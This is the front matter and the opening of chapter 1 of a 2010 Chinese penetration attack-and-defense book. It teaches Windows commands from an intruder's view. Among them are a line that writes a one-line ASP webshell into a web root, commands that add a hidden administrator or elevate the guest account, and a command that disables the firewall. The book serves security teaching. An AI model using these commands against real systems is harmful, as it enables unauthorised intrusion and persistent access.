信息安全大系

“岁月联盟”鼎力推荐

暗战亮剑

——黑客渗透与防御全程实录


朱锡华　刘月铧　侯 伟　编著

- 27个核心渗透攻防技术案例
- 100个疑难解答，寻踪攻击原理，解析渗透安全核心问题
- 120个实战技巧，提升读者的实战能力
- 400个安全实例，涵盖操作系统、网站应用程序、主流数据库、内部网络的渗透安全攻防技术

人民邮电出版社
POSTS & TELECOM PRESS

信息安全大系

暗战亮剑



——黑客渗透与防御全程实录

朱锡华　刘月铧　侯 伟　编著

人民邮电出版社
北京

图书在版编目（CIP）数据

暗战亮剑 : 黑客渗透与防御全程实录 / 朱锡华, 刘月铧, 侯伟编著. -- 北京 : 人民邮电出版社, 2010.7
ISBN 978-7-115-23046-1

Ⅰ. ①暗… Ⅱ. ①朱… ②刘… ③侯… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2010)第082735号

内 容 提 要

本书是一本全面剖析黑客渗透攻防技术的书籍，剖析了黑客对网络系统进行渗透的技术，帮助读者了解计算机系统的脆弱环节及安全缺陷，教给读者有针对性地采取安全措施，堵住黑客入侵的通道，加固系统安全。

本书包括黑客攻防入门、高级缓冲区溢出技术、高级 Web 渗透攻防技术、主流数据库攻防技术、最新服务器提权渗透攻防技术、专业网络渗透工具剖析、内网高级渗透攻防等。在了解了黑客渗透技术后，本书还提供了专业性、针对性极强的安全防御方案，让读者知己知彼地管理自己的服务器及计算机系统免受黑客渗透，打造更加坚固的安全防御遁甲。

本书可作为网络安全评估人员、网络安全开发人员、黑客攻防研究人员、企业和电子商务网络安全维护人员，以及网络安全机构认证培训等机构的辅助学习教材，同时也可作为计算机院校师生的网络安全教学参考书。

书中讲解的工具可在相应的网站搜索下载，也可在岁月联盟（www.syue.com）官方站点下载获取。

暗战亮剑——黑客渗透与防御全程实录

◆ 编　　著　朱锡华　刘月铧　侯　伟
责任编辑　张　涛

◆ 人民邮电出版社出版发行　　北京市崇文区夕照寺街 14 号
邮编　100061　　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京隆昌伟业印刷有限公司印刷

◆ 开本：787×1092　1/16
印张：28.25
字数：673 千字　　2010 年 7 月第 1 版
印数：1－3 000 册　　2010 年 7 月北京第 1 次印刷

ISBN 978-7-115-23046-1

定价：55.00 元

读者服务热线：(010)67132692　印装质量热线：(010)67129223
反盗版热线：(010)67171154

前言

本书以讲解渗透攻防技术为主线，用实例剖析了黑客的渗透手法，揭示了黑客的渗透内幕，由浅入深、循序渐进地介绍了网络渗透攻防的核心技术。

渗透攻防是一项综合性很强的技术，以往的有关安全的书籍讲解这方面的知识显得理论多于实战，且观念陈旧，无法跟上高速发展的网络技术。很多内容都停留在几年前的黑客攻防水平，使得新型安全技术无法在书籍中再现，这样也阻碍了新技术的普及，而黑客一旦掌握了最新的攻击技术，就可以肆意破坏整个网络，正是由于这些原因，笔者决定撰写一本技术新颖、实战性和可扩展性强的网络渗透攻防书籍。书中讲解了最流行的渗透攻防技术，每章都精选经典渗透攻防案例，从案例出发再现真实攻防场景，将真实攻防环境“搬”到书中。在本书的编写过程中，随时关注最新的安全技术，将国内外最新的攻防技术吸收到本书中，这样读者不仅可以掌握国内黑客的攻防秘籍，更重要的是可以了解到国外高端安全攻防的前沿技术。本书包括黑客攻防入门、高级缓冲区溢出技术、各类高级 Web 渗透攻防技术、主流数据库攻防技术、最新服务器提权渗透攻防技术、专业网络渗透工具剖析、内网高级渗透攻防等。在了解了黑客渗透技术后，本书还提供了专业性、针对性极强的安全防御方案，让读者学以致用地管理好自己的网站、计算机系统、服务器等免受黑客渗透攻击，打造更加坚固的安全防御遁甲。

本书分为 7 章，主要内容如下。

第 1 章渗透攻防实践技术，主要包括命令行下的黑色艺术、黑客远程控制技术、黑客常见攻击手法揭秘、常见系统端口渗透实战集锦、常见加密算法破解技术、黑客反取证之痕迹擦除、Windows NT 系统渗透演练、Windows XP 安全加固、网络攻防环境搭建等。

第 2 章缓冲区溢出和漏洞挖掘实战，主要讲解了缓冲区溢出入门、Win32 栈溢出、Win32 堆溢出、ShellCode 编写技术、软件漏洞挖掘技术、最新溢出漏洞获取及编写相应 exploit、缓冲区溢出的防范等。

第 3 章漏洞攻防实战，主要阐述了 Windows Server 2003 IIS6.0 安全性解析、Apache 安全性解析、Apache_Tomcat 安全性解析、ASP 程序常见漏洞剖析、PHP 程序常见漏洞剖析、NET 程序常见漏洞剖析、XSS 跨站高级利用方式、常见 Web 渗透利器、后台权限争夺战等。

第 4 章数据库渗透安全攻防，主要讲解了 Access 手工注射技术、脚本木马控制 Access 数据库、MSSQL 账户信息与查询分析器、存储过程添加渗透剖析、高级 SandboxMode 渗透技巧、MySQL 普通账户渗透、Oracle 普通账户权限提升、Access 数据库安全加固、修改后台管理路径、SQL Server 数据库安全加固、MySQL 安全加固、Oracle 安全加固等。

第 5 章抢占权限的制高点，主要包括 pcAnywhere 提权案例、Serv-U 提权案例、MSSQL

提权案例、MySQL 自定义函数提权案例、Apache_TOMCAT 提权案例、Apache 提权案例攻防、VNC 提权案例攻防、常规安全加固、磁盘权限安全设置、防止木马袭击、部署网警 110 安全防御软件等

第 6 章精通常见网络安全工具及技术，主要讲解了精通网络安全工具 NC、蜜罐欺骗攻防、精通网络安全工具 MT、Windows 远程终端渗透攻防、系统密码破解攻防技术、系统密码截获攻防、精通网络安全工具 hijack、精通网络安全工具 PsTools 等。


第 7 章内网渗透防御攻略，主要包括了内网拓扑结构介绍、内网设备配置与路由渗透测试、利用 XSS 跨站漏洞进内网剖析、无线网络渗透剖析、内网渗透攻防作战方案研究、ARP 的漏洞剖析、内网安全防御战之拒绝 ARP 攻击、Ethereal 准确定位攻击源、安全遁甲 ARP 防火墙、铁血遁甲 AntiARP-DNS 防火墙、内网安全解决方案经验谈、各安全域安全措施等。

本书由朱锡华、候伟、刘月铧主编，参与编写的还有黄俊然、刘志、王振宇、吴骁、颜有城、郑舒文、余航、杨智伟、杨攀、徐粤川、王常远、范桥。

本书可作为网络安全评估人员、网络安全开发人员、黑客攻防研究人员、企业和电子商务网络安全维护人员及网络安全机构认证培训等机构的辅助学习教材，同时也可作为计算机院校师生的网络安全教学参考书。

书中讲解的工具可在相应的网站搜索下载，也可在岁月联盟（www.syue.com）官方站点下载获取和本书有关的视频。

编者



第1章 渗透攻防实践技术

1.1 命令行下的黑色艺术

黑客在实施渗透的时候，很少会用到图形化操作界面，一般是用系统命令实现的。为了真实地剖析黑客的渗透行为，我们所讲的整个操作过程都将在命令行下完成，以便剖析出黑客渗透并控制远程计算机的踪迹。学习系统命令不仅可以了解黑客用来实施渗透攻击的秘密，而且对维护操作系统的安全也有特别的意义。通常黑客在攻击过程中，一般会进行创建用户、上传黑客工具、开启远程桌面服务等操作，这些操作在图形化界面下很难完成，利用系统命令实施对系统的控制是最佳途径。了解系统命令可以更深入地了解系统的底层，是安全高手必备知识。本节主要讲解在渗透过程中比较常用的系统命令。

1．打开命令提示符

打开 DOS 命令提示符有很多种方法，比较常用的就是依次单击“开始”→“运行”项，在弹出的窗口中输入 cmd 命令即可，如图 1-1 所示。

另外，也可以建立一个批处理文件用以打开 DOS 命令提示符，值得注意的是，批处理文件所在的路径是打开 cmd 后所处的路径，如图 1-2 所示。

通过这种方式省略了目录切换的麻烦，也非常实用。




图 1-1　打开 DOS 操作界面（1）

图 1-2　打开 DOS 操作界面（2）

2．目录转换命令

黑客入侵的过程中通常会在目标机上上传一些小工具，在 DOS 命令提示符下必须切换到

要上传的小工具所处的目录，否则小工具运行会报错。目录切换主要用 cd 和 pushd 命令，cd 命令使用格式如下所示：

```
cd  \ 切换到系统根目录
cd  windows 切换到 windows 目录
cd  .. 返回上一级目录
E: 进入系统 E 盘
```

用 cd 切换目录如图 1-3 所示。

如果想直接进入某个指定的目录，可使用 pushd 命令。如想直接进入 c:\windows\system32\dllcache 目录，可执行如下命令：

```
Pushd c:\windows\system32\dllcache
```

用 pushd 进入目录如图 1-4 所示。




图 1-3　目录转换命令

图 1-4　进入某个指定的目录

3．系统版本查看

针对不同的操作系统版本，黑客渗透的思路会有所差异。得到目标机系统的详细版本也是非常重要的，查看系统版本可使用 ver 命令。下面给出常见系统版本对应的标号：

```
Microsoft Windows [版本 5.0]  Windows2000 系统
Microsoft Windows [版本 5.1]  Windows XP 系统
Microsoft Windows [版本 5.2]  Windows server 2003 系统
Microsoft Windows [版本 6.0]  Windows vista 系统
Microsoft Windows [版本 6.0.6] Windows server 2008
```

例如，想知道当前的系统版本，可直接执行 ver 命令，如图 1-5 所示。

图 1-5　用 ver 命令获得系统版本

通过查看对应标号，得知当前为 Windows XP 系统。

4．文件操作命令

对于文件的操作也是渗透过程中非常重要的环节，通常会涉及文件夹，文件的创建、修改、删除、查看等。下面列出这类命令的使用格式：

```
Md  hack  创建 hack 文件夹
Rd  hack   删除 hack 文件夹
Echo ^<%execute request("l")%^> >>d: \wwwroot\hack.asp 向 Web 目录写木马程序
Type d: \wwwroot\hack.asp 查看一句话木马程序内容
Del d: \wwwroot\hack.asp 删除网站目录下的一句话木马
Dir c:\ 查看 C 盘根目录全部文件夹和文件信息
Tree e:\ 显示 e 盘文件目录树
More c:\boot.ini 使用管道命令查看 boot.ini 文件信息
```

这里演示使用管道命令查看 boot.ini 文件信息，如图 1-6 所示。

这类命令在提权渗透中显得十分重要。

5．查看和停掉系统服务

在提权过程中会反复查看系统服务的开启状态，利用服务名判断当前计算机运行了哪些应用软件，比如安装了什么杀毒软件、防火墙、数据库软件等。查看和停掉系统服务都要使用功能强大的 Net 命令，其基本使用格式如下：

```
Net start 查看所有系统服务
Net stop xxservice 停掉某个系统服务
```

显示当前系统服务列表，如图 1-7 所示。

图 1-6　使用管道命令查看




图 1-7　显示当前系统服务列表

由图 1-7 所示，发现当前系统运行了数据库软件 MySQL，如何将其停止呢？执行如下命令：

```
Net stop mysql
```

这样就成功停止了 MySQL 数据库服务器，如图 1-8 所示。

Windows XP 系统起动开始，系统都默认集合了 ICF 状态防火墙，这类防火墙有时候就会成为黑客们入侵的拦路虎，所以黑客必须将其关掉，关闭命令如下：

```
Net stop sharedaccess
```

这样就成功停止了防火墙，这时就可以登录远程桌面了，如图 1-9 所示。

图 1-8　停止 MySQL 数据库服务器

图 1-9　成功停止防火墙

Net 命令功能强大，后面还会继续介绍它的其他用法。

6．网络连接查看

使用网络连接命令可查看到当前计算机开放的端口，常见的就是判断目标主机是否开启了 21、43958、3389 等端口，这些都是黑客在提权前要收集的信息。网络连接查看的命令是 Netstat，下面列出几种常见渗透用法：

```
Netstat  -an 查看本地端口开放情况
Netstat  -anb 查看本地端口开放情况及其可执行组件
Netstat  -ano 查看本地端口开放情况及其连接相关的进程 id 号
```

现在查看本地端口开放情况及其可执行组件，如图 1-10 所示。




图 1-10 查看本地端口开放情况

7. 系统账户管理

系统账户管理命令是一个功能非常强大的命令，支持创建查看账户信息，添加账户，修改密码，激活账号，删除账户等。此命令是黑客渗透的经典命令，黑客每次入侵都会应用到。下面列出 Net 命令在账户管理中的几种用法：

```
Net user 查看系统所有用户，注意带$符号的账户，无法查看。
Net user administrator 查看管理员账户信息，包括账户权限，登录时间等。
Net user syue 123456 /add 创建一个名为 syue 的账户，密码是 123456。
Net localgroup administrators syue /add 提升 syue 用户至管理员权限
Net user syue /del 从系统中删除 syue 用户
Net user guest 123456 将来宾账户密码更改为 123456
Net localgroup administrators guest /add 将来宾账户提升至管理员权限
Net user guest /active:yes 激活 guest 账户
Net user guest /active:no 停止 guest 账户
Net localgroup 查看本地所有组信息
```

下面创建一个系统账户，如图 1-11 所示。

为了把创建的账户隐蔽一点，最好启用 guest 账户，如图 1-12 所示。

图 1-11 创建一个系统账户




图 1-12 启用 guest 账户

8. 网络命令 Ping

Ping 是 Windows 系列自带的一个可执行命令。利用它可以检查网络是否能够连通，用好它可以很好地帮助我们分析判定网络故障。黑客渗透人员一般使用两种方法，用法如下所示：

```
(1) Ping 192.168.1.1 判断网络是否畅通，主要是根据返回的 TTL 值大致判断操作系统类型
```

(2) Ping www.syue.com 得到目标站点的 IP 地址

下面我们利用 Ping 命令测试“岁月联盟”官方主站的 IP 地址，执行命令后成功地得到其 IP 地址，如图 1-13 所示。




图 1-13 得到的 IP 地址

9. 网络环境查看

在得到一定权限后可对目标主机所处的网络环境进行查看，搞清楚是内网还是外网，网关和 DNS 服务器 IP 地址等。这些都非常重要，对于内网服务器可使用端口转发技术连接目标主机的远程桌面或者其他端口。网络环境查看的命令：

```
Ipconfig /all
```

当前网络环境如图 1-14 所示。




图 1-14 当前网络环境

10. 内网渗透命令 Net View

Net View 显示正由指定的计算机共享的域、计算机或资源的列表。如果在没有参数的情况下使用，则 Net View 显示当前域中的计算机列表。这个命令在内网渗透过程中用得很多，它可以列出一些当前计算机的资源列表。可以查看到哪些共享计算机在线，如图 1-15 所示。

11. 网络命令 Telnet

Telnet 是微软公司提供给系统管理员维护远程计算机使用的命令，Telnet 所使用的通信端口是 23。用这种方式远程登录计算机，在网络中数据的传输是明文的形式，也就是口令没有经过加密，因此很容易受到黑客的攻击。如果一个黑客在中间监听，你的密码很轻松地被黑客获得。所以它及其不安全，除非把它做加密传输。现在很多系统维护管理员都放弃使用 Telnet 了，一般都用 SSH 远程登录，因为它是加密传输的。在 Windows VISTA 系统中，都已

经取消了这条命令。虽然使用得少，但是对黑客来说还是很有用的，使用它可以手工探测目标主机的端口开放情况，这也是个技巧。在有些网络环境下不适合用大型扫描软件，因为容易被管理员发现。

使用 Telnet 命令登录远程系统，命令格式如下：

```
Telnet 10.4.31.96
```

正确输入完密码后即可成功登录，执行任意系统命令，如图 1-16 所示。




图 1-15 在线共享计算机




图 1-16 登录远程系统

利用 Telnet 探测端口开放其实就是以 Telnet 方式去请求一个端口，如果该端口没有开放，返回信息会显示“XX 端口无法打开”，如果能够连接则说明该端口开放，使用格式如下所示：

```
Telnet 218.XX.XX.255 Portnumber
```

另外，如果计算机中有防火墙的阻挡，也是不能请求目标端口。

12．渗透命令中用户权限查看

判断当前用户权限在渗透提权中是非常重要的，如果当前用户是系统权限，那么黑客将很快攻陷这台主机。有的管理员对操作系统不熟悉，配置计算机管理权限不得方法，这就给黑客留下了可乘之机。查看当前用户权限主要使用命令 whoami，如图 1-17 所示。

由图 1-17 所示可知，当前用户属于管理员权限。另外，一般黑客拿到 WebShell 后会查找第三方软件漏洞来提权，但是很多攻击者都忽略了系统本身权限，这也是渗透的技巧。

13．渗透命令中路由跟踪

tracert 这个命令检测你的计算机经几个路由中转到目的地 IP 的命令，也就是实现路由跟踪。这个命令在嗅探渗透的时候用得最多，用它来判断本机和目标机是否处在同一交换机下，如果是就可以用来发起嗅探和 ARP 攻击，截取敏感的数据，比如嗅探 FTP MSSQL MySQL 等密码口令，使用格式如下所示：

```
tracert 192.x.x.1
```

查看某台主机是否与当前主机位于同一网关下，执行 tracert 命令，如图 1-18 所示。

图 1-17 用户权限查看




图 1-18 路由跟踪命令

这样就可以利用 ARP 嗅探攻击了。